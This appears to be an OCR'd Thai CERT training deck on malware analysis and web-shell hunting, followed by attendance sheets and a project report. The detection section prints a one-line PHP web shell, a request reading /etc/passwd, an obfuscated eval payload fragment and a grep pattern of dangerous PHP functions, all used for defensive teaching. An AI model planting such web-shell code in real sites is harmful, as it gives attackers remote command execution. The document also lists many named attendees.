- Setup a Virtual Environment or Physical Lab
  - Vmware Workstation
  - Virtual Box
- Why?
  - Able to Isolate & Control the Environment
  - Able to restore the Environment easily
  - Load custom images that already have Tools!
    - There may already be a Distro for your purpose

Know Your Target

- Gather the tools and build the environment to handle most common analysis you need.
  - What kind of malware do you typically need to analyze?
- Practice Before you need to Know How!
  - Many examples and research available online.

"เว็บไซต์สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านไทรคมนาคม (TTC-CERT) เท่านั้น"

Types of Tools

- System Tools
- UnPacking Tools
- Memory Analysis
- Code Analysis
- Document Analysis

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

System Tools For Windows (Behavior Analysis)

- SysInternals Tools for Windows
- Sniffers (Wireshark, TcpDump)
- Process Hacker (like some SysInternals)
- RegShot (Windows Registry Changes)
- CaptureBat (Windows System Changes)

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Code Analysis Tools

- IDA Pro FreeWare
- OllyDbg
- BinText (like strings on Unix)
- XORSearch (Search for xor'd strings)

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Unpacking Tools

- OllyDbg plugins
  - OllyDump, HideOD, Olly Advanced, OllyScript
- XPELister, Quick Unpack
- LordPE, UPX, PEiD

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Document Analysis Tools

- Microsoft Documents
  - OfficeMalScanner
  - Office CT
  - FileInsight
- Adobe Documents
  - PDFiD
  - Malzilla
  - PDF-parser
  - Origami

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Memory Analysis & Aquisition

- Volatility (Python Utility)
- Mandiant Redline
- Volafox (Mac OS and BSD Memory)
- YARA

"ใช้สำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Online Tools

- WepaWet
- JsunPack
- Anubis
- ThreatTract
- ThreatExpert
- Norman Sandbox
- Finjan URL Analysis
- McAfee Site Advisor
- Web of Trust
- VirusTotal
- Hybrid-Analysis
- Cuckoo Sandbox


Malware/Forensic Analysis Distros

- RemNux
- Santoku-Linux
- Kali Linux
- Caine
- DEFT Linux
- SIFT Workstation

File Monitor (Sysinternal Tools)

Process Monitor filter for analyze malware

- Process Create
- RegCreateKey
- RegDeleteKey
- RegRenameKey
- RegSetValue
- WriteFile
- DeleteFile




Registry IOC

- https://attack.mitre.org/techniques/T1060/
- https://resources.infosecinstitute.com/common-malware-persistence-mechanisms


```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows
```

Registry Monitoring

Regshot




Monitoring Network Traffic




IDA Pro
(Analyze Malicious Code)

IP Tracking




Malware Process

Malware Process



Startup Malicious EXE



Code Injection

- We have shown how difficult it is to hide processes and DLLs from memory forensics
- We will now discuss four other ways that malware tries to hide injected code and how to detect the attacks
  - Remote library injection
  - Remote shellcode injection – Reflective DLL loading
  - Process hollowing

Detecting These Injections

- The malfind plugin looks for pages that have suspicious mappings such as being executable and writable
- Lists the address of the suspicious page along with a hexdump & disassembly of its contents
- Injected DLLs can be extracted with dlldump and injected shellcode with vaddump

malfind & Stuxnet

```
$ python vol.py -f stuxnet.vmem malfind
Process: lsass.exe Pid: 868 Address: 0x80000
Vad Tag: Vad  Protection: PAGE_EXECUTE_READWRITE
Flags: Protection: 6

0x00080000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00  MZ..............
0x00080010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
0x00080020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x00080030  00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00  ................
```


API Hooks

- Overwrite the beginning of API functions in order to redirect control flow
- Allows the malware to hide virtually any data from userland tools and even some in-kernel monitors

apihooks – Coreflood

```
$ python vol.py -f coreflood.vmem -p 2044 apihooks
Volatile Systems Volatility Framework 2.1_alpha
**************************************************
Hook mode: Usermode
Hook type: Import Address Table (IAT)
Process: 2044 (IEXPLORE.EXE)
Victim module: iexplore.exe (0x400000 - 0x419000)
Function: kernel32.dll!GetProcAddress at 0x7ff82360
Hook address: 0x7ff82360
Hooking module: <unknown>

Disassembly(0):
0x7ff82360 e8bb5fffff      CALL 0x7ff81960
0x7ff82365 84c0            TEST AL, AL
0x7ff82367 7400            JZ 0x7ff82374
0x7ff82369 8b1530054fa7f   MOV EDX, [0x7ffa5400]
0x7ff8236f 8b4250          MOV EAX, [EDX+0x50]
0x7ff82372 ffe0            JMP EAX
0x7ff82374 8b4c2408        MOV ECX, [ESP+0x8]
```

apihooks – Duqu

```
Hook mode: Usermode
Hook type: Inline/Trampoline
Process: 1176 (lsass.exe)
Victim module: ntdll.dll (0x7c900000 - 0x7c9af000)
Function: ntdll.dll!ZwQuerySection at 0x7c90d8b0
Hook address: 0x980a02
Hooking module: <unknown>

Disassembly(0):
0x7c90d8b0 b802a98000    MOV EAX, 0x980a02
0x7c90d8b5 ffe0          JMP EAX
0x7c90d8b7 03fe          ADD EDI, ESI
0x7c90d8b9 7fff          JG 0x7c90d8ba
0x7c90d8bb 12c2          ADC AL, DL
0x7c90d8bd 1400          ADC AL, 0x0
0x7c90d8bf 90            NOP
0x7c90d8c0 b8a8000000    MOV EAX, 0xa8
0x7c90d8c5 ba            DB 0xba
0x7c90d8c6 0003          ADD [EBX], AL
```


Getsids

```
$ python vol.py -f grrcon.img getsids -p 624
Volatile Systems Volatility Framework 2.1_rc1
winlogon.exe (624): S-1-5-18 (Local System)
winlogon.exe (624): S-1-5-32-544 (Administrators)
winlogon.exe (624): S-1-1-0 (Everyone)
winlogon.exe (624): S-1-5-11 (Authenticated Users)

$ python vol.py -f grrcon.img getsids -p 684
Volatile Systems Volatility Framework 2.1_rc1
lsass.exe (684): S-1-5-18 (Local System)
lsass.exe (684): S-1-5-32-544 (Administrators)
lsass.exe (684): S-1-1-0 (Everyone)
lsass.exe (684): S-1-5-11 (Authenticated Users)

$ python vol.py -f grrcon.img getsids -p 1896
Volatile Systems Volatility Framework 2.1_rc1
explorer.exe (1896): S-1-5-21-2682149276-1333680486-3352121115-500 (Administrator)
explorer.exe (1896): S-1-5-21-2682149276-1333680486-3352121115-513 (Domain Users)
explorer.exe (1896): S-1-1-0 (Everyone)
explorer.exe (1896): S-1-5-[illegible] (Users)
explorer.exe (1896): S-1-5-32-544 (Administrators)
explorer.exe (1896): S-1-5-[illegible] (Interactive)
explorer.exe (1896): S-1-5-11 (Authenticated Users)
explorer.exe (1896): S-1-5-5-0-[illegible] (Logon Session)
explorer.exe (1896): S-1-2-0 (Local (Users with the ability to log in locally))
explorer.exe (1896): S-1-5-21-2682149276-1333680486-3352121115-519 (Enterprise Admins)
explorer.exe (1896): S-1-5-21-2682149276-1333680486-3352121115-1115
explorer.exe (1896): S-1-5-21-2682149276-1333680486-3352121115-518 (Schema Admins)
explorer.exe (1896): S-1-5-21-2682149276-1333680486-3352121115-512 (Domain Admins)
explorer.exe (1896): S-1-5-21-2682149276-1333680486-3352121115-520 (Group Policy Creator Owners)
```


cmdscan/consoles


- cmdscan
  - Recovers input to cmd.exe sessions
- consoles
  - Recovers input and output to cmd.exe sessions (the screen as the attacker/malware saw it)

Consoles Output

```
$ python vol.py -f rdp.mem --profile=Win2003SP2x86 consoles
**************************************************
ConsoleProcess: csrss.exe Pid: 7888
Console: 0x4c2404 CommandHistorySize: 50
HistoryBufferCount: 4 HistoryBufferMax: 4
OriginalTitle: Command Prompt
Title: Command Prompt
AttachedProcess: cmd.exe Pid: 5544 Handle: 0x[illegible]
----
CommandHistory: 0x4c2c30 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 12 LastAdded: 11 LastDisplayed: 11
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x25c
Cmd 00 at 0x4c1f90: d:
Cmd 01 at 0xf412d0: cd \[illegible]
Cmd 02 at 0xf412e8: cd xxxxxxxxx
Cmd 03 at 0xf41340: type xxxxxxxxx.log | find " xxxxxxxxx " | find "GET"
Cmd 04 at 0xf41598: cd
Cmd 05 at 0xf412a0: cd \windows\system32\ xxxxxxxxx
Cmd 06 at 0xf41b28: ftp xxxxxxxxx.com
Cmd 07 at 0xf41a98: notepad xxxxxxxxx.log
Cmd 08 at 0xf43d38: notepad xxxxxxxxx.log
Cmd 09 at 0xf43e70: ftp xxxxxxxxx.com
Cmd 10 at 0xf43fb0: dir
```


Startup Malicious EXE

Anti-Virus Detected Suspicious Process



YARA IOC on Memory

```
rule two_byte_xor_kernel32_dll
{
    strings:
    $xor_1010 = { 7b 75 62 7e 75 7c 23 22 3e 74 7c 7c }
    $xor_1011 = { 7b 74 62 7f 75 7d 23 23 3e 75 7c 7d }
    $xor_1012 = { 7b 77 62 7c 75 7e 23 20 3e 76 7c 7e }
    $xor_1013 = { 7b 76 62 7d 75 7f 23 21 3e 77 7c 7f }
    $xor_1014 = { 7b 71 62 7a 75 78 23 26 3e 70 7c 78 }
    $xor_1015 = { 7b 70 62 7b 75 79 23 27 3e 71 7c 79 }
    $xor_1016 = { 7b 73 62 78 75 7a 23 24 3e 72 7c 7a }
    $xor_1017 = { 7b 72 62 79 75 7b 23 25 3e 73 7c 7b }
    $xor_1018 = { 7b 7d 62 76 75 74 23 2a 3e 7c 7c 74 }
    $xor_1019 = { 7b 7c 62 77 75 75 23 2b 3e 7d 7c 75 }
```

What is Web shell

- Persistent Remote Access
- Privilege Escalation
- Pivoting and Launching Attacks
- Zombie

Hunting Web Shell

- Detecting Malicious Function usage
- Detecting Encoding Function
- Detecting Malicious Change (Timestamp)

Detecting Web Shell Manually

- root@secureserver:/var/www/html# *cat /var/log/apache2/access.log | awk -F\" ' { print $1,$2 } ' | grep "file*

```
root@secureserver:/var/www/html# cat /var/log/apache2/access.log | awk -F\" ' { pri
nt $1,$2 } ' | grep "file"

--> 192.168.5.26 - - [16/Apr/2016:08:30:53 +0100] GET /demo/shell.php?file=/etc/pas
swd
```

Detecting Web Shell Manually

- root@secureserver:/var/www/html/demo# grep -RPn "(passthru|exec|eval|shell_exec|assert|str_rot13|system|phpinfo|base64_decode|chmod|mkdir|fopen|fclose|readfile) *\("

```
root@secureserver:/var/www/html/demo# grep -RPn "(passthru|exec|eval|shell_exec|ass
ert|str_rot13|system|phpinfo|base64_decode|chmod|mkdir|fopen|fclose|readfile) *\("

--> Shell.php:8: eval($string);
eval.php:1:<?php system($_SERVER['HTTP_USER_AGENT']); ?>
Ad.php:9: eval($string);
```

Detecting Web Shell Manually

- root@secureserver:/var/www/html/demo# awk 'length($0)>100' *.php

```
root@secureserver:/var/www/html/demo# awk 'length($0)>100' *.php

--> eval(gzinflate(base64_decode('HJkNkqNQEkU/ZzqCBd4t8V4YAQI2E3jvPVB/1Gw6orsVFLyXe
fMcFUL5EXf/yqceii7e8n9JvOYE9t8s78exXYcfWUXldLpKsQ2LCH7EcnuYdrqeqDHEDz+4uJYWH3YLflGU
nDJ40DjU/AL1miwEJPp8WlsAxTrd946jsa/00XpggW00yOI/H1kD7UqxI/3qjQZ4vz7HLsfNVW1BeQKiVH2
VTrXtoiaKYdkT4o/p1E8W/n58ShagVYSanBn0U7OCfD7zPbCQyO0N/QGtstthqJBia5QJsR6xCgkHpBo1kQ
MlLt6u++5BvtwSKSMwtG4R2yctdNtNrlB3QQo4aQKGRgRjTa0xYFw1vVM9ySOMd44sSrPe…
```

Detecting Web Shell Manually

- root@secureserver:/var/www/html/# find -name '*.php' -mtime -1 -ls

```
root@secureserver:/var/www/html/# find -name '*.php' -mtime -1 -ls

--> root@secureserver:/var/www/html/# find -name '*.php' -mtime -1 -ls
2885788 4 drwxrwxr-x 2 secuser secuser 4096 Apr 30 06:590 /demo/shell.php
2886629 4 -rw-rw-r-- 1 secuser secuser 260 Apr 29 11:25 /demo/b.php
2897510 4 -rw-r--r-- 1 root root 35 Apr 29 13:46 /demo/source.php
2883635 4 -rw-r--r-- 1 www-data www-data 1332 Apr 29 12:09 ./ma.php
```

"เว็บสำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

Thank You

"เว็บสำหรับศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) เท่านั้น"

เอกสารแนบท้าย 3

SOSECURE

รายชื่อผู้เข้าร่วมอบรม

กิจกรรม Capacity Building โดยศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) หัวข้อการอบรม How to be a Cyber Threat Hunter

วันที่ 28 มิถุนายน 2565 เวลา 9:00 – 16:00 น.

โรงแรมไอบิส สไตล์ กรุงเทพ รัชดา

ลำดับที่	ชื่อ-สกุล	ลายมือชื่อ (ภาคเช้า)	ลายมือชื่อ (ภาคบ่าย)
1	Paisarn Trichavaroj		
2	Thunchanok Anuroje		
3	Chanthit Tirasopakun		
4	Phidchaya Khanworawong		
5	Nattawat Pulsrivong		
6	Wasin Pengsom		
7	Wuttipume Akanit		
8	Chanakarn Runcharoen		
9	Komchai Pavaropas		
10	Kampee Sariyashiva		
11	Teerapong Chuchai		
12	Chinawat Intarasura		

99/10 Soi 01 Kamchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 061 564 5294

SOSECURE

รายชื่อผู้เข้าร่วมอบรม

กิจกรรม Capacity Building โดยศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) หัวข้อการอบรม How to be a Cyber Threat Hunter

วันที่ 28 มิถุนายน 2565 เวลา 9:00 – 16:00 น.

โรงแรมไอบิส สไตล์ กรุงเทพ รัชดา

ลำดับที่	ชื่อ-สกุล	ลายมือชื่อ (ภาคเช้า)	ลายมือชื่อ (ภาคบ่าย)
13	Pakornsin Pornsuppaisarn		
14	Kasin Nutalaya		
15	Apinat Kanawong		
16	Teerayuth Krajangpho		
17	Wattana Ieampradit		
18	Jessada Pongsaskulchote		
19	Witchayoot Thangtongkum		
20	Thanaporn Lapjarean		
21	Marwin Pathprapha		
22	Apiporn Saeaee	Apiporn	Apiporn
23	Yuttana Sawaddiphon		
24	Areerath Phutaowat		

99/10 Soi 01 Kamchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 061 564 5294

SOSECURE

รายชื่อผู้เข้าร่วมอบรม

กิจกรรม Capacity Building โดยศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) หัวข้อการอบรม How to be a Cyber Threat Hunter

วันที่ 29 มิถุนายน 2565 เวลา 9:00 – 16:00 น.

โรงแรมไอบิส สไตล์ กรุงเทพ รัชดา

ลำดับที่	ชื่อ-สกุล	ลายมือชื่อ (ภาคเช้า)	ลายมือชื่อ (ภาคบ่าย)
1	Paisarn Trichavaroj		
2	Thunchanok Anuroje		
3	Chanthit Tirasopakun		
4	Phidchaya Khanworawong		
5	Nattawat Pulsrivong		
6	Wasin Pengsom		
7	Wuttipume Akanit		
8	Chanakarn Runcharoen		
9	Komchai Pavaropas		
10	Kampee Sariyashiva		
11	Teerapong Chuchai		
12	Chinawat Intarasura		

99/10 Soi 01 Kamchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel. 02 165 0660 061 564 5294

SOSECURE

รายชื่อผู้เข้าร่วมอบรม

กิจกรรม Capacity Building โดยศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) หัวข้อการอบรม How to be a Cyber Threat Hunter

วันที่ 29 มิถุนายน 2565 เวลา 9:00 – 16:00 น.

โรงแรมไอบิส สไตล์ กรุงเทพ รัชดา

ลำดับที่	ชื่อ-สกุล	ลายมือชื่อ (ภาคเช้า)	ลายมือชื่อ (ภาคบ่าย)
13	Pakornsin Pornsuppaisarn		
14	Kasin Nutalaya		
15	Apinat Kanawong		
16	Teerayuth Krajangpho		
17	Wattana Ieampradit		
18	Jessada Pongsaskulchote		
19	Witchayoot Thangtongkum		
20	Thanaporn Lapjarean		
21	Marwin Pathprapha		
22	Apiporn Saeaee	Apiporn	Apiporn
23	Yuttana Sawaddiphon		
24	Areerath Phutaowat		

99/10 Soi 01 Kamchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 061 564 5294

SOSECURE

รายชื่อผู้เข้าร่วมอบรม

กิจกรรม Capacity Building โดยศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) หัวข้อการอบรม How to be a Cyber Threat Hunter

วันที่ 30 มิถุนายน 2565 เวลา 9:00 – 16:00 น.

โรงแรมไอบิส สไตล์ กรุงเทพ รัชดา

ลำดับที่	ชื่อ-สกุล	ลายมือชื่อ (ภาคเช้า)	ลายมือชื่อ (ภาคบ่าย)
1	Paisarn Trichavaroj		
2	Thunchanok Anuroje		
3	Chanthit Tirasopakun		
4	Phidchaya Khanworawong		
5	Nattawat Pulsrivong		
6	Wasin Pengsom		
7	Wuttipume Akanit		
8	Chanakarn Runcharoen		
9	Komchai Pavaropas		
10	Kampee Sariyashiva		
11	Teerapong Chuchai		
12	Chinawat Intarasura		

99/10 Soi 01 Karnchanapisek 5, O Noen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 061 564 5294

SOSECURE

รายชื่อผู้เข้าร่วมอบรม

กิจกรรม Capacity Building โดยศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) หัวข้อการอบรม How to be a Cyber Threat Hunter

วันที่ 30 มิถุนายน 2565 เวลา 9:00 – 16:00 น.

โรงแรมไอบิส สไตล์ กรุงเทพ รัชดา

ลำดับที่	ชื่อ-สกุล	ลายมือชื่อ (ภาคเช้า)	ลายมือชื่อ (ภาคบ่าย)
13	Pakornsin Pornsuppaisarn		
14	Kasin Nutalaya		
15	Apinat Kanawong		
16	Teerayuth Krajangpho		
17	Wattana Ieampradit		
18	Jessada Pongsaskulchote		
19	Witchayoot Thangtongkum		
20	Thanaporn Lapjarean		
21	Marwin Pathprapha		
22	Apiporn Saeaee		
23	Yuttana Sawaddiphon		
24	Areerath Phutaowat		

99/10 Soi 01 Kamchanapisek 5, O Ngoen,Sai Mai,Bangkok 10220
Tel.. 02 165 0660 061 564 5294

รายงานการจัดกิจกรรม Capacity Building ครั้งที่ 3

หน่วยเจ้าของโครงการ:
สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ (สทค.)

หัวหน้าโครงการ:
นาย ฐนสรณ์ ใจดี

ผู้จัดการโครงการ:
ว่าที่ร้อยตรี สมาน ทาโคตร

ผู้ประสานงานโครงการ:
นาย ภาสุ เสริมศรีสุวรรณ

ทีมดำเนินการ
พันโท พิศุทธิ์ ม่วงสมัย
สิบโท มาวิณ ภาสประภา
นางสาว ภัสรา ตั้งพลังกุล

งบประมาณ: 18,850,422.26 บาท (สิบแปดล้านแปดแสนห้าหมื่นสี่ร้อยยี่สิบสองบาทยี่สิบหกสตางค์)
ระยะเวลาดำเนินโครงการ: 36 เดือน
สัญญารับทุนเลขที่ A62-1-(2)-010

ศูนย์ TTC-CERT ได้ดำเนินการจัดกิจกรรม Capacity Building ครั้งที่ 3 เพื่อส่งเสริมให้ภาคส่วนโทรคมนาคมและสมาชิกมีการเตรียมพร้อมด้านทรัพยากรบุคคลสำหรับความท้าทายด้านความปลอดภัยทางไซเบอร์ในปัจจุบันที่เปลี่ยนแปลงไปอย่างรวดเร็ว โดยมีรายละเอียดโดยสรุป ดังนี้

1. รูปแบบการดำเนินการ
    1.1. กลุ่มเป้าหมาย: ผู้เข้าร่วมกิจกรรมฯ โดยเป็นผู้แทนจากสมาชิกและผู้แทนจากศูนย์ TTC-CERT จำนวน 20 คน
    1.2. วิธีการ: จัดกิจกรรมฯ ในรูปแบบห้องเรียน (Classroom-Style)
    1.3. สถานที่: โรงแรมกราฟ โฮเทล
    188 ถนนรัชดาภิเษก เขตห้วยขวาง กรุงเทพฯ 10320
    โทรศัพท์: +66 2 2900170
    https://graphhotels.com/
    ทางโรงแรมมีมาตรฐานความปลอดภัยด้านสุขอนามัย SHA Plus certificate)
2. วันและเวลาการจัดกิจกรรมฯ
    2.1. ระยะเวลาการจัดกิจกรรมฯ: 3 วัน (18 ชม.)
    2.2. วันเวลา: 7-9 สิงหาคม 2566 เวลา 09.00-16.00 น.
3. วิทยากร ผู้เชี่ยวชาญ
    3.1. คุณพิศุทธิ์ ม่วงสมัย, Certified Information Systems Security Professional (CISSP) | Technical Team Lead, ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม
    3.2. คุณมาวิณ ภาสประภา, GIAC Reverse Engineering Malware Certification (GREM) | Senior Malware Analyst, ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม
4. รายละเอียดการฝึกอบรม
    4.1. หัวข้อ Basic Malware Analysis with MISP: Techniques for Detection, Attribution, and Enrichment
    4.2. หัวข้อของเนื้อหาหลักสูตร
        - Introduction to MISP
            - Different types of users of an information sharing platform
            - Sharing in MISP

- MISP Data model overview
- Type of Data model
- Data Layer
- Context layer
- General usage of MISP
- MISP - Creating and populating events in various ways
- MISP - Distributions explained
- Recommendations & best practices to encode threat intelligence
- MISP Encoding Exercise

- Traffic Light Protocol (TLP)
  - เกณฑ์การแชร์ข้อมูลภัยคุกคาม (Telecommunications Sector - Traffic Light Protocol (TLP)) เวอร์ชั่น 2.0
- Basic Malware Analysis for detection, attribution, and MISP enrichment
  - ว่าด้วย Malware Analysis
    - ว่าด้วย Malware Analysis
    - เป้าหมายของ malware analysis
    - 4 stages of malware analysis
    - เครื่องมือที่จำเป็น
  - Malware Analysis 101
    - เตรียม lab
    - Static Properties Analysis
    - Behavioral Analysis Essentials
  - Malware Analysis 102
    - Code Analysis Essentials
    - Interactive Behavioral Analysis
- YARA Rule
  - YARA rule คืออะไร?
  - YARA rule ใช้ทำอะไร และ ทำงานอย่างไร?
  - นอกจาก YARA rule แล้วมีอะไรให้ใช้งานอีกบ้าง?

- วิธีการติดตั้งและใช้งาน YARA rule
- โครงสร้างของ YARA rule
- Mini Lab
- คำถามสำคัญ... แล้วเราจะเอาข้อมูลจากไหนมาใส่ใน YARA rule?
- Final Lab

- Sigma Rule
  - Problems
  - Sigma - The Open Source Approach
  - How Sigma Works
  - Rule Format
  - Rule Examples
  - Conversion to SIEM queries
  - Sigma Rule Encoding Exercise

5. รายงานสรุปผลการอบรม รายละเอียดตามเอกสารแนบท้าย 1
6. เอกสารประกอบการอบรม รายละเอียดตามเอกสารแนบท้าย 2
7. ใบเซ็นชื่อเข้ารับการฝึกอบรม รายละเอียดตามเอกสารแนบท้าย 3

เอกสารแนบท้าย 1

รายงานสรุปผลการจัดกิจกรรม Capacity Building ครั้งที่ 3

หัวข้อการอบรม Basic Malware Analysis with MISP: Techniques for Detection, Attribution, and Enrichment

วันที่ 7-9 สิงหาคม 2566

โรงแรม กราฟ โฮเต็ล กรุงเทพ

บริษัท ไอเดีย ดอท จำกัด

วัตถุประสงค์

เพื่อสร้างขีดความสามารถ (Capacity Building) ด้านการรักษาความมั่นคงปลอดภัยไซเบอร์ของภาคส่วนโทรคมนาคม ประจำปี 2566 เพื่อเพิ่มขีดความสามารถของบุคคลากรในการติดตามภัยคุกคามทางไซเบอร์ให้เท่าทันกับภัยคุกคามใหม่ ๆ ที่เกิดขึ้น โดยมุ่งเน้นการสร้างขีดความสามารถในการตรวจจับและการป้องกันภัยคุกคามทางไซเบอร์ที่อาจเกิดขึ้นได้ในอนาคตกับองค์กร

ในการจัดเตรียมข้อเสนอโครงการฉบับนี้ ทางบริษัทฯ ได้ทำการศึกษา วิเคราะห์ความต้องการของโครงการ เพื่อนำมากำหนดวัตถุประสงค์ แนวทางและวิธีการดำเนินงาน แผนการดำเนินงานตลอดจนทำการคัดเลือกบุคลากร เพื่อดำเนินการโครงการให้เสร็จลุล่วงตามความประสงค์ของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม

ข้อกำหนดความต้องการ

3.1 ดำเนินการฝึกอบรมให้กับบุคลากรจำนวนไม่น้อยกว่า 20 คน โดยการอบรมจะดำเนินการโดยเจ้าหน้าที่ของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม

ข้อเสนอตามข้อ 3.1

บริษัทฯ ได้ดำเนินการจัดการฝึกให้กับบุคลากรจำนวน 21 คน สำหรับการฝึกอบรม โดยบริษัทฯ ได้แนบใบรายชื่อและผู้เข้าร่วมการอบรมได้ลงชื่อการเข้าอบรมโดยมีรายละเอียด

Capacity Building ครั้งที่ 3 - หัวข้อ Basic Malware Analysis with MISP: Techniques for Detection, Attribution, and Enrichment

No	องค์กร	ชื่อ-นามสกุล	7 ส.ค.66		8 ส.ค.66		9 ส.ค.66	
			เช้า	บ่าย	เช้า	บ่าย	เช้า	บ่าย
1	บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	Phattarachai Setwichai						
2	บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	Nipat Bengthong						
3	บริษัท ดีแทค ไตรเน็ต จำกัด	Apinat Kanaworng						
4	บริษัท ดีแทค ไตรเน็ต จำกัด	Jirapom Thammakitti						
